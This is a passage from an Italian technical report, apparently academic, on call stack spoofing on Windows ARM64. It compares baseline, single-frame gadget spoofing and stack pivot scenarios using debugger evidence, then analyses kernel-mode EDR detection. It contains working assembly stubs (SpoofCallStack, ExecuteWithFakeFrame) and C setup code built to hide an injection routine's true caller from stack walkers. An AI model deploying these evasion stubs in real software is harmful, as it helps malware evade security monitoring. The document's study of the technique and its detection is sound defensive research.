Questo scenario stabilisce il *ground truth*: `InjectExplorer` viene invocata direttamente da `TestInjectionBaseline`, senza alcuna manipolazione dello stack. L'obiettivo è documentare come appare una chiamata legittima ai vari strumenti di analisi, fornendo il termine di paragone per tutti gli scenari successivi.

3.1.1 Meccanismo

Chiamata diretta: `main` chiama `TestInjectionBaseline`, che chiama `InjectExplorer(NULL)`. Nessuna interposizione. La call chain visibile agli strumenti corrisponde integralmente alla call chain reale del thread.

3.1.2 Codice Rilevante

```
1 // TestInjectionBaseline -- inlined into main() by MSVC /O2
2 void TestInjectionBaseline(void)
3 {
4     BOOL result = InjectExplorer(NULL); // chiamata diretta,
5     // nessuna manipolazione dello stack
6 }
```

Listing 3.4: Chiamata diretta a `InjectExplorer` da `TestInjectionBaseline` (Baseline).

3.1.3 Stack in Memoria

SP al breakpoint: `0x000000569c2ffe60`.

```
1 00000056'9c2ffe60 00000000'00000000 00000006'3c4d7e85
2 00000056'9c2ffe70 00000000'016e3600 00000000'00000000
3 00000056'9c2ffe80 00001000'0000000c 00000000'00010000
4 00000056'9c2ffe90 00007fff'ffffffffff 00000000'00000003
5 00000056'9c2ffea0 00000000'00000002 00000000'00010000
6 00000056'9c2ffeb0 000001d9'b5111ca0 000001d9'b510a850
7 00000056'9c2ffec0 00000000'00000000 00000000'00000000
8 00000056'9c2ffed0 00000000'00000000 00000000'00000000
```

Listing 3.5: Output di `dq sp L10` al breakpoint su `InjectExplorer` (Baseline)

SP è all'interno dei limiti TEB (`StackBase 0x000000569c300000`, `StackLimit 0x000000569c2fb000`).

3.1.4 Evidenze Raccolte

```
1 [00] InjectExplorer + 0x0060 <-- TARGET
2 [01] mainCRTStartup + 0x0014
3 [02] BaseThreadInitThunk + 0x0040
4 [03] RtlUserThreadStart + 0x0044
```

Listing 3.6: `CaptureStackBackTrace` dall'interno di `InjectExplorer` (Baseline, dati da console)

La CBT restituisce 4 frame: `InjectExplorer` è visibile come target; `TestInjectionBaseline` è assente perché inlinata da MSVC /O2 nel frame di `main`, che a sua volta non compare nella catena x29 perché `invoke_main` è anch'essa inlinata. La CBT percorre solo frame con prologo canonico.

```
1 # Child-SP RetAddr Call Site
2 00 00000056'9c2ffe60 00007ff6'c040ccac stack_spoof!
   InjectExplorer
```

```

3 01 (Inline Function) -----'----- stack_spoof!
    TestInjectionBaseline+0x6c
4 02 00000056'9c2ffe60 00007ff6'c040daf4 stack_spoof!main+0x25c
5 03 (Inline Function) -----'----- stack_spoof!invoke_main
    +0x24
6 04 00000056'9c2ffef0 00007ff6'c040dff4 stack_spoof!
    __srt_common_main_seh+0x11c
7 05 (Inline Function) -----'----- stack_spoof!
    __srt_common_main+0x8
8 06 00000056'9c2fff30 00007ffe'812b8740 stack_spoof!
    mainCRTStartup+0x14
9 07 00000056'9c2fff40 00007ffe'81fc4594 KERNEL32!
    BaseThreadInitThunk+0x40
10 08 00000056'9c2fff50 00000000'00000000 ntdll!RtlUserThreadStart
    +0x44

```

Listing 3.7: Output di k in WinDbg al breakpoint su InjectExplorer (Baseline)

WinDbg ricostruisce 9 frame tramite i record .pdata: le funzioni inlinate (TestInjectionBaseline, invoke_main, __srt_common_main) compaiono come (Inline Function) senza Child-SP proprio. La catena è completa fino a RtlUserThreadStart, dove RetAddr nullo indica la fine normale della catena.




Figura 3.1: System Informer — stack del thread principale con WinDbg in pausa su InjectExplorer (Baseline). Le righe in giallo indicano funzioni inlinate prive di frame proprio.

3.1.5 Riepilogo

CBT (catena x29/x30) 4 frame — catena integra. TestInjectionBaseline assente: inlinata da /02, nessun frame x29 proprio.

WinDbg / System Informer (.pdata) 9 / 8 frame — vista completa tramite unwind virtuale; inline functions visibili come tali.

SP nei limiti TEB Sì.

3.2 Single-Frame Spoofing

Questo scenario introduce la prima tecnica di evasione: un singolo indirizzo di ritorno falsificato, prelevato da `ntdll.dll`, viene inserito nella catena x29/x30 in modo che `CaptureStackBackTrace` lo legga al posto del vero chiamante.

3.2.1 Meccanismo

Il meccanismo si articola in due fasi distinte:

1. **Gadget discovery.** Il framework scansiona la sezione `.text` di `ntdll.dll` alla ricerca di istruzioni BL. L'indirizzo immediatamente successivo a ciascun BL è un *call-site gadget*: un return address valido che possiede un record `RUNTIME_FUNCTION` in `.pdata` e appartiene a una funzione legittima di sistema. In questo run sono stati scoperti 512 gadget (`ntdll` base `0x00007FFE81EF0000`); il gadget selezionato è `RtlWnfDllUnloadCallback+0x1DFC` (`0x00007FFE81EF881C`).
2. **Frame falso.** `SpoofCallStack` costruisce sullo stack una struttura (`FP_falso`, `LR_falso`): il LR falso è il gadget `ntdll`, il FP falso punta al frame reale di `SpoofCallStack`. Il registro x29 viene aggiornato per puntare a questa struttura.

3.2.2 Codice Rilevante

```
1 // Scenario 2: Single-Frame Spoofing
2 // Un gadget ntdll e' passato a SpoofCallStack come LR falso.
3 void TestInjectionSingleFrame(void)
4 {
5     void *spoofedReturnGadget = GetRandomGadget(&g_gadgetCache); //
6     // ntdll post-BL site
7     void *realReturn = NULL;
8
9     DWORD64 result = SpoofCallStack(
10         InjectExplorer, // target
11         spoofedReturnGadget, // indirizzo di ritorno falso (gadget
12         // ntdll)
13         NULL, // parametro passato a InjectExplorer
14         &realReturn); // riceve il LR reale per verifica
15 }
```

Listing 3.8: Chiamata a `SpoofCallStack` con gadget `ntdll` (Single-Frame Spoofing).

```

1 ; SpoofCallStack -- Single-Frame Spoofing (ARM64, MSVC armasm64)
2 ; x0 = targetFunc, x1 = spoofedReturn (ntdll gadget), x2 = param,
   x3 = realReturnStorage
3
4 SpoofCallStack PROC
5     ; [1] Normal prologue: save FP, real LR, callee-saved regs
6     stp     x29, x30, [sp, #-0x40]!    ; SP -= 0x40; [SP+0]=FP, [SP
       +8]=real LR
7     stp     x19, x20, [sp, #0x10]
8     stp     x21, x22, [sp, #0x20]
9     stp     x23, x24, [sp, #0x30]
10    mov     x29, sp                    ; FP = SpoofCallStack frame
       base
11    mov     x19, x0                    ; x19 = targetFunc
12    mov     x20, x1                    ; x20 = ntdll gadget (
       spoofedReturn)
13    mov     x21, x2                    ; x21 = parameter
14    mov     x22, x3                    ; x22 = realReturnStorage
15    mov     x23, x30                   ; x23 = real LR (backup)
16    cbz     x22, SkipStore
17    str     x23, [x22]                 ; *realReturnStorage = real
       LR
18 SkipStore
19     ; [2] Secondary allocation -- NOT in .pdata unwind codes!
20     ; This breaks .pdata-based walkers (WinDbg, ETW).
21     sub     sp, sp, #0x30
22
23     ; [3] Build fake frame at [sp+0x20]:
24     str     x29, [sp, #0x20]           ; fake FP -> real
       SpoofCallStack frame
25     str     x20, [sp, #0x28]           ; fake LR = ntdll gadget
       <-- KEY
26
27     ; [4] Set x29 to point at the fake frame
28     add     x9, sp, #0x20
29     mov     x29, x9                    ; x29 -> fake frame (LR =
       ntdll gadget)
30
31     ; [5] Call target via BLR: x30 overwritten with real return
       address
32     mov     x0, x21
33     mov     x30, x20                    ; (overwritten by blr --
       irrelevant)
34     blr     x19                        ; x30 = SpoofCallStack+0x50
       after this
35
36     ; [6] Cleanup and return
37     mov     x19, x0
38     sub     x29, x29, #0x20
39     add     sp, sp, #0x30
40     mov     x30, x23                    ; restore real LR

```

```

41  mov     x0, x19
42  ldp     x23, x24, [sp, #0x30]
43  ldp     x21, x22, [sp, #0x20]
44  ldp     x19, x20, [sp, #0x10]
45  ldp     x29, x30, [sp], #0x40
46  ret
47  ENDP

```

Listing 3.9: Implementazione ASM di SpoofCallStack: costruzione del frame falso e allocazione secondaria non documentata in .pdata.

3.2.3 Stack in Memoria

SP al breakpoint: 0x000000569c2ffdf0.

Offset da SP	Valore	Significato
+0x20	0x000000569c2ffe20	FP del frame falso (frame reale di SpoofCallStack)
+0x28	0x00007ffe81ef72b4	LR del frame falso = gadget ntdll
+0x30	0x000000569c2ffef0	FP reale (frame del chiamante)
+0x38	0x00007ff6c040ce04	LR reale (indirizzo di ritorno in stack_spoof.exe)

Tabella 3.1: Dump dq sp L10 al breakpoint su InjectExplorer (Single-Frame Spoofing). Gli offset +0x20 e +0x28 corrispondono alla struttura costruita dal passo [3] del Listato 3.9.

SP è all'interno dei limiti TEB (StackBase 0x000000569c300000, StackLimit 0x000000569c2fb000).

3.2.4 Evidenze Raccolte

```

1  [00] InjectExplorer                + 0x0060 <-- TARGET
2  [01] RtlWnfDllUnloadCallback      + 0x1DFC <-- GADGET
3  [02] main                        + 0x03B4
4  [03] mainCRTStartup              + 0x0014
5  [04] BaseThreadInitThunk         + 0x0040
6  [05] RtlUserThreadStart          + 0x0044

```

Listing 3.10: CaptureStackBackTrace dall'interno di InjectExplorer (Single-Frame Spoofing, dati da console)

La CBT restituisce 6 frame. Il gadget ntdll è visibile al frame [01]: SpoofCallStack ha sostituito il LR originale, quindi CaptureStackBackTrace riporta ntdll come primo chiamante di InjectExplorer. Tuttavia l'evasione è *parziale*: lo stub SpoofCallStack (scritto in ASM) esegue un prologo canonico con stp x29, x30 e mov x29, sp, costruendo un frame x29 reale. Il walker CBT risale attraverso questo frame e trova main al frame [02]: l'attribuzione a stack_spoof.exe rimane visibile.

```

1  # Child-SP      RetAddr      Call Site
2  00 00000056'9c2ffdf0 00007ff6'c0401400  stack_spoof!
   InjectExplorer

```

```

3 01 00000056'9c2ffdf0 00000000'00000000      stack_spoof!
    SpoofCallStack+0x50

```

Listing 3.11: Output di k in WinDbg al breakpoint su InjectExplorer (Single-Frame Spoofing)

WinDbg restituisce 2 frame e un RetAddr nullo. Il walker .pdata risolve il frame di InjectExplorer, poi applica gli unwind codes di SpoofCallStack: il record .pdata di SpoofCallStack copre solo il prologo canonico (sub sp, sp, #0x40), ma lo stub esegue poi una seconda decremento non documentato (sub sp, sp, #0x30). Il walker virtuale non può ricostruire questo stato, trova un RetAddr nullo e interrompe la traversata.




Figura 3.2: System Informer — Single-Frame Spoofing. Solo 2 frame visibili, entrambi evidenziati in giallo: la catena è troncata dopo SpoofCallStack. Confrontare con la Figura 3.1 (Baseline, 8 frame).

3.2.5 Riepilogo

CBT (catena x29/x30) 6 frame — gadget ntdll visibile a [01], ma main visibile a [02]: evasione parziale, attribuzione a stack_spoof.exe non completamente nascosta.

WinDbg / System Informer (.pdata) 2 frame — catena troncata per allocazione secondaria -0x30 non documentata in .pdata; RetAddr nullo.

SP nei limiti TEB Sì.

3.3 Stack Pivot

Gli scenari precedenti manipolavano il contenuto dello stack del thread conservando SP all'interno dei limiti TEB. Questo scenario introduce una rottura qualitativa: SP viene spostato su una regione di memoria completamente separata, allocata con `VirtualAlloc`, invisibile al Thread Environment Block. Ogni stack walker che validi SP contro `[StackLimit, StackBase]` si ferma immediatamente.

3.3.1 Meccanismo

Il primitivo `ExecuteWithFakeFrame` (Listato 3.13) implementa il pivot in quattro fasi:

1. **Salvataggio su stack reale.** Il prologo standard salva tutti i registri callee-saved (inclusi x29/x30) sullo stack del thread. L'SP reale viene conservato in x19, l'FP reale in x20, il LR reale in x24.
2. **Caricamento del contesto falso.** I tre campi della struttura `FAKE_FRAME_DATA` (Listato 3.12) sono caricati nei registri: `fakeFp` → x25, `fakeLr` → x26 (gadget `ntdll`), `fakeSp` → x27 (top del fake stack da 64 KB allocato con `VirtualAlloc`).
3. **Pivot.** L'istruzione `mov sp, x27` sposta SP sul fake stack. Da questo momento qualsiasi lettura di SP da parte di un walker restituisce un indirizzo fuori dall'intervallo TEB. Viene costruito un frame (`sub sp, sp, #0x20; stp x25, x26, [sp]`) e x29 è aggiornato per puntarvi.
4. **Chiamata e ripristino.** La funzione target è invocata con `blr x21`; al ritorno, `mov sp, x19` ripristina lo stack reale prima dell'epilogo. L'intera operazione è atomica dal punto di vista del chiamante.

3.3.2 Codice Rilevante

```
1 typedef struct _FAKE_FRAME_DATA {
2     void    *fakeFp;           // Spoofed frame pointer (x29)
3     void    *fakeLr;           // Spoofed link register (x30)
4     void    *fakeSp;           // Top of isolated stack
5     DWORD64 reserved[5];
6 } FAKE_FRAME_DATA;
7
8 // Alloca 64 KB di stack isolato (PAGE_READWRITE: non eseguibile)
9 void *fakeStackBase = VirtualAlloc(NULL, DEFAULT_STACK_SIZE,
10                                     MEM_COMMIT | MEM_RESERVE,
11                                     PAGE_READWRITE);
12 void *fakeStackTop = (void *)((ULONG_PTR)fakeStackBase +
13                                DEFAULT_STACK_SIZE);
14
15 FAKE_FRAME_DATA fakeFrame = {
16     .fakeFp = (void *)((ULONG_PTR)fakeStackTop - 0x100), // 256 B
17     // sotto il top: spazio per il frame falso
18     .fakeLr = GetRandomGadget(&g_gadgetCache),
19     .fakeSp = fakeStackTop
20 };
```

```

19
20 DWORD64 result = ExecuteWithFakeFrame(InjectExplorer, &fakeFrame,
    NULL);
21
22 VirtualFree(fakeStackBase, 0, MEM_RELEASE);

```

Listing 3.12: FAKE_FRAME_DATA e setup dello Stack Pivot: allocazione del fake stack e configurazione del pivot.

```

1 ExecuteWithFakeFrame PROC
2     stp      x29, x30, [sp, #-PROLOGUE_SIZE_EXEC]!    ; salva x29/x30
    su stack reale
3     stp      x19, x20, [sp, #0x10]
4     stp      x21, x22, [sp, #0x20]
5     stp      x23, x24, [sp, #0x30]
6     stp      x25, x26, [sp, #0x40]
7     stp      x27, x28, [sp, #0x50]
8
9     mov      x19, sp                                ; x19 = SP reale (da ripristinare
    dopo)
10    mov      x20, x29                                ; x20 = FP reale
11    mov      x21, x0                                  ; x21 = targetFunc
12    mov      x22, x1                                  ; x22 = fakeFrameData
13    mov      x23, x2                                  ; x23 = parameter
14    mov      x24, x30                                ; x24 = LR reale
15
16    ldr      x25, [x22, #0x00]                        ; x25 = fakeFp
17    ldr      x26, [x22, #0x08]                        ; x26 = fakeLr (gadget ntdll)
18    ldr      x27, [x22, #0x10]                        ; x27 = fakeSp (top del fake stack
    )
19
20    mov      sp, x27                                  ; *** PIVOT: SP ora punta al fake
    stack ***
21
22    sub      sp, sp, #0x20
23    stp      x25, x26, [sp]                            ; costruisce frame falso [FP, LR=
    gadget]
24    mov      x29, sp                                  ; x29 -> frame falso sul fake stack
25
26    mov      x0, x23
27    blr      x21                                        ; chiama target; x30 =
    ExecuteWithFakeFrame+0x54
28
29    mov      x28, x0
30
31    mov      sp, x19                                  ; *** RIPRISTINO: SP torna allo
    stack reale ***
32    mov      x29, x20
33    mov      x30, x24
34    mov      x0, x28
35
36    ldp      x27, x28, [sp, #0x50]

```

```

37     ldp     x25, x26, [sp, #0x40]
38     ldp     x23, x24, [sp, #0x30]
39     ldp     x21, x22, [sp, #0x20]
40     ldp     x19, x20, [sp, #0x10]
41     ldp     x29, x30, [sp], #PROLOGUE_SIZE_EXEC
42     ret
43     ENDP

```

Listing 3.13: Implementazione ASM di `ExecuteWithFakeFrame`: pivot SP verso fake stack, costruzione frame falso, ripristino stack reale.

3.3.3 Stack in Memoria

SP al breakpoint: 0x000001d9b4f5ffe0 (fake stack allocato con `VirtualAlloc`).

Offset da SP	Valore	Significato
+0x00	0x000001d9b4f5ff00	FP falso (entro fake stack)
+0x08	0x00007ffe81ef44e0	LR falso = gadget ntdll
+0x10	0x00000000 00000000	null
+0x18	0x00000000 00000000	null
+0x20+	???????? ???? ?????	oltre il limite di allocazione

Tabella 3.2: Dump dq sp L10 al breakpoint su `InjectExplorer` (Stack Pivot). SP è sul fake stack: solo 2 quadword significativi (FP e LR), poi memoria non allocata.

SP è **fuori** dai limiti TEB (`StackBase` 0x000000569c300000, `StackLimit` 0x000000569c2fb000).

3.3.4 Evidenze Raccolte

```

1  [STACK TRACE] From inside InjectExplorer (user-mode view):
2  (no frames -- stack pivot active)

```

Listing 3.14: `CaptureStackBackTrace` dall'interno di `InjectExplorer` (Stack Pivot, dati da console)

La CBT restituisce 0 frame. Prima di percorrere la catena x29, `CaptureStackBackTrace` verifica che SP sia all'interno dei limiti TEB ($x18+0x010 \leq SP < x18+0x008$). Poiché SP è sul fake stack, fuori dall'intervallo [`StackLimit`, `StackBase`], il walker abortisce prima della prima lettura.

```

1  WARNING: Stack pointer is outside the normal stack bounds.
2  Stack unwinding can be inaccurate.
3  # Child-SP      RetAddr      Call Site
4  00 000001d9'b4f5ffe0 00007ff6'c0401564  stack_spoof!
   InjectExplorer
5  01 000001d9'b4f5ffe0 00000000'00000000  stack_spoof!
   ExecuteWithFakeFrame+0x54

```

Listing 3.15: Output di k in WinDbg al breakpoint su `InjectExplorer` (Stack Pivot)

WinDbg emette il WARNING prima di procedere: SP è fuori dai limiti TEB. Il walker .pdata riesce a risolvere InjectExplorer e ExecuteWithFakeFrame (entrambi hanno record .pdata validi), ma trova RetAddr nullo al secondo frame e interrompe la traversata. La firma residua è inequivocabile: il WARNING stesso è un segnale di rilevamento.




Figura 3.3: System Informer — Stack Pivot. 2 frame in giallo: InjectExplorer e ExecuteWithFakeFrame+0x54. La catena si tronca identicamente a WinDbg.

3.3.5 Riepilogo

CBT (catena x29/x30) 0 frame — SP fuori da [StackLimit, StackBase]: il walker abortisce prima della prima lettura.

WinDbg / SI (.pdata) 2 frame con WARNING: Stack pointer is outside the normal stack bounds. ExecuteWithFakeFrame visibile; firma SP inequivocabile.

SP nei limiti TEB No — fake stack allocato con VirtualAlloc, range completamente separato dalla stack del thread.

3.4 Riepilogo Comparativo

La Tabella 3.3 confronta, per i 3 scenari, l'output dei due meccanismi di stack walking user-mode: il walker basato sulla catena x29/x30 (CaptureStackBackTrace) e il walker basato su .pdata (WinDbg k).

Scenario	Walker <code>x29/x30</code> (<code>CaptureStackBackTrace</code>)	Walker <code>.pdata</code> (WinDbg <code>k</code>)
Baseline	4 frame; catena integra, <code>TestInjectionBaseline</code> innata	9 frame completi; funzioni innate espanse
Single-Frame	6 frame; gadget <code>ntdll</code> a [01], <code>main</code> visibile a [02]	2 frame + <code>RetAddr</code> null; walker bloccato dal gap <code>.pdata</code>
Stack Pivot	0 frame; SP fuori TEB, walker abortisce	WARNING SP + 2 frame + <code>RetAddr</code> null

Tabella 3.3: Confronto tra walker `x29/x30` e walker `.pdata` per le tre tecniche. Stack Pivot mostra il limite opposto del walker `x29/x30` rispetto a Single-Frame Spoofing: SP fuori TEB causa l'abort immediato, ma il **WARNING** WinDbg costituisce una firma residua indipendente dalla call chain.

La divergenza più rilevante emerge da Single-Frame Spoofing. Il walker `x29/x30` percorre fedelmente ogni frame costruito in memoria, gadget inclusi, e non può nascondere i frame reali del binario; il prezzo è che non rileva la troncatura prodotta dal gap `.pdata`. Il walker `.pdata` si ferma esattamente dove lo spoofing ha interrotto la catena di record di unwinding, lasciando un `RetAddr` nullo in posizione non terminale: firma deterministica rilevabile da qualsiasi walker che validi gli indirizzi di ritorno prima dei frame CRT attesi.

Stack Pivot offre la massima evasione rispetto al walker `x29/x30` (0 frame), ma la firma SP fuori TEB è rilevabile indipendentemente dalla capacità di interpretare la call chain.

Capitolo 4

Analisi Difensiva

Il Capitolo 3 ha documentato tre scenari di call stack spoofing producendo, per ciascuno, le evidenze osservate da tre strumenti distinti. Questo capitolo cambia prospettiva: per ogni scenario identifica la firma rilevabile, il meccanismo di difesa appropriato e il livello di privilegio richiesto per applicarlo. La sezione 4.1 illustra firma e meccanismo di difesa per ciascuna tecnica; la sezione 4.2 descrive la logica kernel-mode con cui un EDR copre l'intero spazio delle tecniche analizzate.

4.1 Meccanismi di Difesa per Scenario

Per ciascuna tecnica di spoofing analizzata esiste una firma osservabile e un meccanismo di difesa corrispondente. La distinzione fondamentale è tra *rilevazione* e *blocco*: un componente user-mode può osservare anomalie in modo asincrono, ma al momento del rilevamento l'operazione sospetta potrebbe essere già completata. Il blocco affidabile richiede che il controllo avvenga in modo sincrono nel contesto del thread, in kernel-mode.

4.1.1 Single-Frame Spoofing

Single-Frame Spoofing modifica unicamente il LR salvato (`[x29+8]`) nel frame di `InjectExplorer`, sostituendo l'indirizzo di ritorno reale con quello di un gadget `ntdll`. Il puntatore di frame `x29` non viene modificato: continua a puntare al frame reale del chiamante in `stack_spoof.exe`.

La firma è nella catena `x29` stessa. Un walker che percorra la catena `x29/x30` risale da `InjectExplorer` al frame precedente tramite `[x29]` e trova `stack_spoof.exe` come chiamante reale: l'attribuzione al codice offensivo non è nascosta dalla tecnica. Qualsiasi walker che segua `x29` anziché fidarsi unicamente del LR rilevato è sufficiente per identificare l'origine reale. Il blocco sincrono richiede tuttavia un livello di privilegio superiore.

4.1.2 Stack Pivot

La firma prodotta dallo scenario Stack Pivot è deterministica: al momento della syscall, SP contiene l'indirizzo del fake stack allocato con `VirtualAlloc`, esterno all'intervallo `[TEB.StackLimit, TEB.StackBase]`. Nessun programma legittimo opera con SP fuori dai bounds TEB durante una syscall.

Il meccanismo di difesa è la lettura di `TrapFrame.Sp` in un callback kernel. Al momento della transizione user-mode/kernel, il processore ARM64 salva il valore esatto di SP nella

struttura `_KTRAP_FRAME`, allocata nello stack kernel del thread e non modificabile da user-mode. Un callback registrato tramite `PsSetCreateThreadNotifyRoutine` viene eseguito nel contesto del thread chiamante, prima che il kernel completi l'operazione: in quel momento è possibile leggere `TrapFrame.Sp`, confrontarlo con i limiti TEB, e restituire un codice di errore che annulla l'intera operazione. Il controllo è deterministico e privo di falsi negativi.

4.2 EDR in kernel-mode: rilevamento e blocco

Gli strumenti analizzati nel Capitolo 3 condividono un limite strutturale: operano nello stesso spazio di indirizzi del processo che ispezionano. Le strutture che leggono (la catena `x29/x30`, i record `.pdata`, i limiti TEB) sono le stesse strutture che il codice offensivo ha manipolato per costruire lo stack falsificato. Un walker user-mode non può distinguere tra struttura autentica e struttura artefatta, perché entrambe sono dati dello stesso spazio di memoria.

A questo si aggiunge un secondo limite, indipendente dal primo: l'ispezione avviene in modo asincrono rispetto all'esecuzione del thread bersaglio. Quando il rilevamento si concretizza, l'operazione sospetta è già completata. Si può osservare, non prevenire.

Un EDR di classe enterprise affronta entrambi i problemi con un approccio qualitativamente diverso: opera in kernel-mode e si aggancia al flusso di esecuzione in modo sincrono. Questi due aspetti non sono equivalenti e vanno tenuti separati.

4.2.1 Spazio di esecuzione, fonti di osservazione e sincronia

Il driver EDR opera in kernel space e legge strutture che nessun codice user-mode può raggiungere o modificare: lo stato interno del thread, le tabelle di unwinding, il `_KTRAP_FRAME` allocato sullo stack kernel alla transizione syscall (Sezione 2.7). I walker user-mode leggono invece strutture nello stesso spazio di indirizzi del processo offensivo: la catena `x29/x30`, i record `.pdata`, i limiti TEB sono tutti dati che l'attaccante ha già manipolato prima che il walker li osservi.

Il campo `TrapFrame.Sp` fornisce il valore autoritativo di SP al momento della syscall. Il walker kernel-mode percorre la catena `x29/x30` con lo stesso meccanismo di `CaptureStackBackTrace`: legge alternativamente il frame pointer salvato e il return address a ogni livello. La differenza è nel punto di partenza: il primo frame pointer non viene letto dall'`x29` live del thread, ma da `KTRAP_FRAME.X29`, catturato dall'hardware alla transizione syscall e non modificabile da user-mode.

Il driver si registra come *callback di notifica*: il kernel lo invoca in modo sincrono nel contesto del thread offensivo, prima che l'operazione abbia effetto. Nei tre scenari analizzati il punto di intercettazione critico è `NtCreateThreadEx`, la syscall sottostante a `CreateRemoteThread`: è in questo momento che lo stack falsificato è attivo e il driver effettua i controlli per individuare se l'operazione è benigna o malevola.

Se il controllo rileva un'anomalia, può restituire un codice di errore che il kernel propaga al chiamante: l'operazione viene annullata, non semplicemente registrata. Il thread offensivo non può distinguere questo scenario da un fallimento ordinario della syscall. Non riceve notifica dell'intervento; vede solo che l'operazione non è andata a buon fine.

4.2.2 Applicazione agli scenari analizzati

Stack Pivot. La firma è deterministica e rilevabile tramite il trap frame. Al momento della syscall che crea il thread remoto, SP contiene l'indirizzo del fake stack allocato con `VirtualAlloc`, esterno all'intervallo `[TEB.StackLimit, TEB.StackBase]`. Il controllo su SP è privo di falsi negativi, poiché nessun programma legittimo invoca una syscall con SP fuori dai bounds TEB, e si traduce in un blocco sincrono prima della creazione del thread.

